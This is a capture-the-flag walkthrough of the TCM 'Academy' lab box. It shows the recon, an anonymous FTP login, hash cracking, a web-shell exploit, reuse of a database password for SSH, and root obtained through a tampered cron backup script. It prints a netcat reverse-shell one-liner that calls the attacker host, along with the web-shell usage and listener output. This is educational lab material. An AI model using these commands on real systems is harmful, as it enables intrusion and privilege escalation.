AcademyTCM walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(k14d1u5㉿kali)-[~/…/SharedVB/TCM Security/Academy/nMap]
└─$ nmap -sT -sV -p- -A 10.0.2.15 -oA AcademyTCM
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 14:24 CEST
Nmap scan report for 10.0.2.15
Host is up (0.00085s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:B3:B6:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.85 ms 10.0.2.15

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.38 seconds
```

Figure 1 - nMap scan results

Open ports are 21, 22 and 80. Therefore, enabled services are FTP (21) and SSH (22). Also, a web application is running on port 80. Lastly, nMap recognized Linux as operative system.

Initial foothold


The first service I analyzed was FTP. I tried to perform an anonymous login and, luckily, it worked. All I found in the FTP share was a note file:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ ftp 10.0.2.15
Connected to 10.0.2.15.
220 (vsFTPd 3.0.3)
Name (10.0.2.15:k14d1u5): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||39909|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||7114|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |***********************************************************************************************************************************************|   776        1.00 MiB/s    00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (202.02 KiB/s)
ftp> 
```

Figure 2 - FTP share content


I was able to retrieve interesting information by this file:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'c[redacted]8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure ... right ?
We can always adapt it to our needs.

-jdelta
```

Figure 3 - Note file content

In particular, I found some credentials, I learnt that Grimmie could use the same password everywhere and the application was an open-source project that could be vulnerable. Since the password was hashed, I tried to crack it. Luckily, CrackStation was able to do it and I obtained the plaintext password:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
cd73502828457d15655bbd7a63fb0bc8
```

□ Non sono un robot

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c[redacted]8	md5	s[redacted]t


Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Figure 4 - Password cracked

Lastly, I run FFUF to find hidden web content and I found out two paths: $http://academy.tcm/academy/$ and $http://academy.tcm/phpmyadmin$.

User flag

Once I found the academy URL, I was able to login using the credentials I cracked. At this point, I remembered that the academy site was an open-source project. I supposed that its name was something similar to the name I found on the login page:



ONLINE COURSE
REGISTRATION

PLEASE LOGIN TO ENTER

You have successfully logout

Enter Reg no :

Enter Password :


This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.

Some of its features are given below :

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.

Figure 5 - Academy website

I looked for it on the Internet and I found an interesting exploit. I run it and luckily it worked. It uploaded a web shell in the profile image of the user:



academy.tcm/academy/my-profile.php

STUDENT REGISTRATION

Student Registration

Student Name: Rum Ham

Student Reg No: 10201321


Pincode: 777777

CGPA: 0.00

Student Photo

Figure 6 - User profile exploited

I can interact with it using the URL http://academy.tcm/academy/studentphoto/kaio-ken.php?telepathy=. In the $telepathy$ parameter I can send a command to execute:




academy.tcm/academy/studentphoto/kaio-ken.php?telepathy=uname -a

```
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
```

Figure 7 - RCE

In this way, I was able to get a reverse shell on my local Kali machine. Using it, I explored the file system and I found a new pair of credentials:




```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 54928
/usr/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/var/www/html/academy/studentphoto
$ cd ..
$ pwd
/var/www/html/academy
$ ls -la
total 84
drwxr-xr-x 7 www-data www-data 4096 Jun  3  2020 .
drwxr-xr-x 3 root     root     4096 May 29  2021 ..
drwxr-xr-x 4 www-data www-data 4096 Dec 12  2017 admin
drwxr-xr-x 6 www-data www-data 4096 Dec 12  2017 assets
-rw-r--r-- 1 www-data www-data 4140 Jun  3  2020 change-password.php
-rw-r--r-- 1 www-data www-data  885 Jun  3  2020 check_availability.php
drwxr-xr-x 2 www-data www-data 4096 Jun  3  2020 db
-rw-r--r-- 1 www-data www-data 4571 Jun  3  2020 enroll-history.php
-rw-r--r-- 1 www-data www-data 6685 Jun  3  2020 enroll.php
drwxr-xr-x 2 www-data www-data 4096 May 30  2021 includes
-rw-r--r-- 1 www-data www-data 3959 Jun  3  2020 index.php
-rw-r--r-- 1 www-data www-data  451 Jun  3  2020 logout.php
-rw-r--r-- 1 www-data www-data 4370 Jun  3  2020 my-profile.php
-rw-r--r-- 1 www-data www-data 2868 Jun  3  2020 pincode-verification.php
-rw-r--r-- 1 www-data www-data 6836 Jun  3  2020 print.php
drwxr-xr-x 2 www-data www-data 4096 Jul  7 11:54 studentphoto
$ cd include
/usr/bin/sh: 6: cd: can't cd to include
$ cd includes
$ ls -la
total 24
drwxr-xr-x 2 www-data www-data 4096 May 30  2021 .
drwxr-xr-x 7 www-data www-data 4096 Jun  3  2020 ..
-rw-r--r-- 1 www-data www-data  273 May 30  2021 config.php
-rw-r--r-- 1 www-data www-data  308 Jun  3  2020 footer.php
-rw-r--r-- 1 www-data www-data 1551 Jun  3  2020 header.php
-rw-r--r-- 1 www-data www-data  842 Feb 12  2017 menubar.php
$ cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My[redacted]s";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
```

Figure 8 - New credentials found

Again, I remembered that Grimmie used to set the same password everywhere. Therefore, I tried to connect via SSH as $grimmie$ user. I was successful. In contrast with Hack The Box platform, TCM box hadn't a user flag.

Privilege escalation


I explored the file system as $grimmie$ user and I found an interesting script in its home directory. This script performs a web application folder backup. I investigate deeper about it, and I found out that it is periodically invoked by user with UID 0, that means $root$ user. I obtained this information using $pspy64$ tool, as shown in the following picture:



```
grimmie@academy:~$ wget http://10.0.2.4:9999/pspy64
--2025-07-07 13:43:04--  http://10.0.2.4:9999/pspy64
Connecting to 10.0.2.4:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                          100%[=================================================>]   2.96M  --.-KB/s    in 0.01s

2025-07-07 13:43:04 (210 MB/s) - 'pspy64' saved [3104768/3104768]

grimmie@academy:~$ chmod +x pspy64
grimmie@academy:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2025/07/07 13:43:15 CMD: UID=1000  PID=28503  | ./pspy64
2025/07/07 13:43:15 CMD: UID=0     PID=28501  |
2025/07/07 13:43:15 CMD: UID=0     PID=28454  | nc 10.0.2.4 6666
2025/07/07 13:43:15 CMD: UID=0     PID=28453  | /bin/sh -i
2025/07/07 13:43:15 CMD: UID=0     PID=28452  | cat /tmp/f
2025/07/07 13:43:15 CMD: UID=0     PID=28446  | /bin/bash /home/grimmie/backup.sh
2025/07/07 13:43:15 CMD: UID=0     PID=28445  | /bin/sh -c /home/grimmie/backup.sh
2025/07/07 13:43:15 CMD: UID=0     PID=28444  | /usr/sbin/CRON -f
2025/07/07 13:43:15 CMD: UID=0     PID=28083  |
2025/07/07 13:43:15 CMD: UID=1000  PID=2343   | -bash
2025/07/07 13:43:15 CMD: UID=1000  PID=2342   | sshd: grimmie@pts/0
```

Figure 9 - PSPY output


At this point, all I needed was tampering the backup script and I added a reverse shell command:



```
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.4 6666 >/tmp/f
```

Figure 10 - Script tampered

In this way, I needed just to wait for a while with a listener opened and I obtained a shell as $root$. Using it, I retrieved the TCM flag:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 54948
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# pwd
/root
# ls -la
total 32
drwx------  3 root root 4096 Nov 15  2022 .
drwxr-xr-x 18 root root 4096 May 29  2021 ..
lrwxrwxrwx  1 root root    9 Nov 15  2022 .bash_history → /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  173 May 29  2021 flag.txt
drwxr-xr-x  3 root root 4096 May 29  2021 .local
-rw-------  1 root root  600 May 30  2021 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 May 30  2021 .selected_editor
# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
# 
```

Figure 11 - Root flag

Personal comments

It was a very nice box. I consider it easy, but it let you to learn something interesting in penetration testing field. For example, I personally learnt about $pspy$, a very useful tool. This was the first Linux box I completed to accomplish the PNPT certification.